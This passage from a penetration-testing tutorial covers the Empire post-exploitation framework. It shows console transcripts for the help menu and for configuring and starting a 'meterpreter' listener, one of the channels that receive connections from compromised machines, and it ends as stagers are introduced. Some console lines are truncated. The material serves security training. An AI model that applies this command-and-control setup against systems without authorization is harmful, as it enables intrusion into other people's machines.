 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.0 | [Web] https://theempire.io
================================================================

       267 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) >
```

As of this writing, Empire has 267 modules. Don't worry if these sound like complicated ninjitsu techniques; with diligence and practice you will learn what modules, listeners, and agents are. By the end of this series, you will get a clear idea what these are and how to use them.


First, let's start by typing the **help** command. The **help** command will display the help menu as seen below.



```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the datab
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
listeners         Interact with active listeners.
load              Loads Empire modules from a non-standard
reload            Reload one (or all) Empire modules.
reset             Reset a global option (e.g. IP whitelists
searchmodule      Search Empire module names/descriptions.
set               Set a global option (e.g. IP whitelists).
show              Show a global option (e.g. IP whitelists)
usemodule         Use an Empire module.
usestager         Use an Empire stager.

(Empire) > █
```

Step 3 Using Listeners

Listeners in Empire are the channels which receive connections from our target machine. Before we do anything in Empire, we need to start the listeners. We can move to the listener management menu by typing command **listeners** as shown below.




```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > help

Listener Commands
=================
agents            Jump to the Agents menu.
back              Go back to the main menu.
exit              Exit Empire.
help              Displays the help menu.
info              Display information for the given active
kill              Kill one or all active listeners.
launcher          Generate an initial launcher for a lister
list              List all active listeners (or agents).
main              Go back to the main menu.
uselistener       Use an Empire listener module.
usestager         Use an Empire stager.

(Empire: listeners) >
```

Once we move to the listeners management menu, as shown above, we can see its sub-menu by typing the **help** command. Let's take a look at what each command will do.

- **agents** - Will allow you to jump to agents menu.
- **back & main** – Will take you back to the main menu.
- **exit** – Will exit from Empire.
- **help** – Will display help menu as shown in the above image.
- **info** – Will display information about the active listener.
- **kill** – Will kill a particular listener.
- **launcher** – Used to generate an initial launcher for a listener.
- **list** – Will list all the active listeners.
- **usestager** – Used to use a stager (we will see below what exactly is a stager).
- **uselistener** – Used to start a listener module.


Let us now look at how to start a listener module in Empire. Type the **uselistener**command, and use tab completion to see the listeners available in Empire.



```
(Empire: listeners) > uselistener
dbx            http_com      http_hop
http           http_foreign  meterpreter
(Empire: listeners) > uselistener meterpreter
(Empire: listeners/meterpreter) > help

Listener Commands
=================
agents  back  execute  exit  help  info  launcher  listener

(Empire: listeners/meterpreter) >
```

The types of listeners available are shown above. We will learn about different types of listeners in the upcoming sections. For now, let's see how to start a listener.


Let's use the "meterpreter" listener as an example. Type **uselistener meterpreter** as shown above. Once the particular listener is loaded, you can type **help** command to display the available options.
The **agents**, **back**, **exit**, **help**, **launcher**, **listeners**, and **main** commands have been explained above. Let us learn about the other commands.
The **info** command shows the information about the particular type of listener we want to start, as seen below.



```
(Empire: listeners/meterpreter) > info

    Name: Meterpreter
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a 'foreign' http[s] Meterpreter listener.

Meterpreter Options:

  Name              Required    Value
  ----              --------    -------
  Host              True        http://192.168.91.138:80
 staging.
  Name              True        meterpreter
stener.
  Port              True        80
stener.


(Empire: listeners/meterpreter) >
```


Every listener requires certain options to be set. For example, the "meterpreter" listener needs the *Host* and *Port* values to be configured. The **set** command is used to assign these values. Similarly, the **unset** command is used to clear these values.

One important thing to remember is that Empire is case sensitive. For example, in the screenshot below, I am setting the "Name" value of our listener. "Name" and "name" are different in Empire, and it will give you an error if they are used incorrectly, as they cannot be used interchangeably.




```
Meterpreter Options:

  Name              Required    Value
  ----              --------    -------
  Host              True        http://192.168.91.138:80
 staging.
  Name              True        meterpreter
stener.
  Port              True        80
stener.


(Empire: listeners/meterpreter) > set
[!] Error in setting listener option: list index out of ran
(Empire: listeners/meterpreter) > set name meterp
[!] Invalid option specified.
(Empire: listeners/meterpreter) > set Name meterp
(Empire: listeners/meterpreter) >
```

When all options are set, we can start a listener using the **execute** command.



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener meterpreter
(Empire: listeners/meterpreter) > help

Listener Commands
=================
agents  back  execute  exit  help  info  launcher  listener

(Empire: listeners/meterpreter) > execute
[*] Starting listener 'meterp'
[+] Listener successfully started!
(Empire: listeners/meterpreter) >
```

Once we go back to the main menu, we can see that our listener is currently active.




```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.0 | [Web] https://theempire.io
================================================================

       267 modules currently loaded

       1 listeners currently active

       0 agents currently active

(Empire) >
```

Step 4 Using Stagers

Stagers in Empire are used to set the stage for the post-exploitation activities. They are similar to payloads, which are used to create a connection back to Empire. The stagers can be accessed using the **usestager** command as shown below.

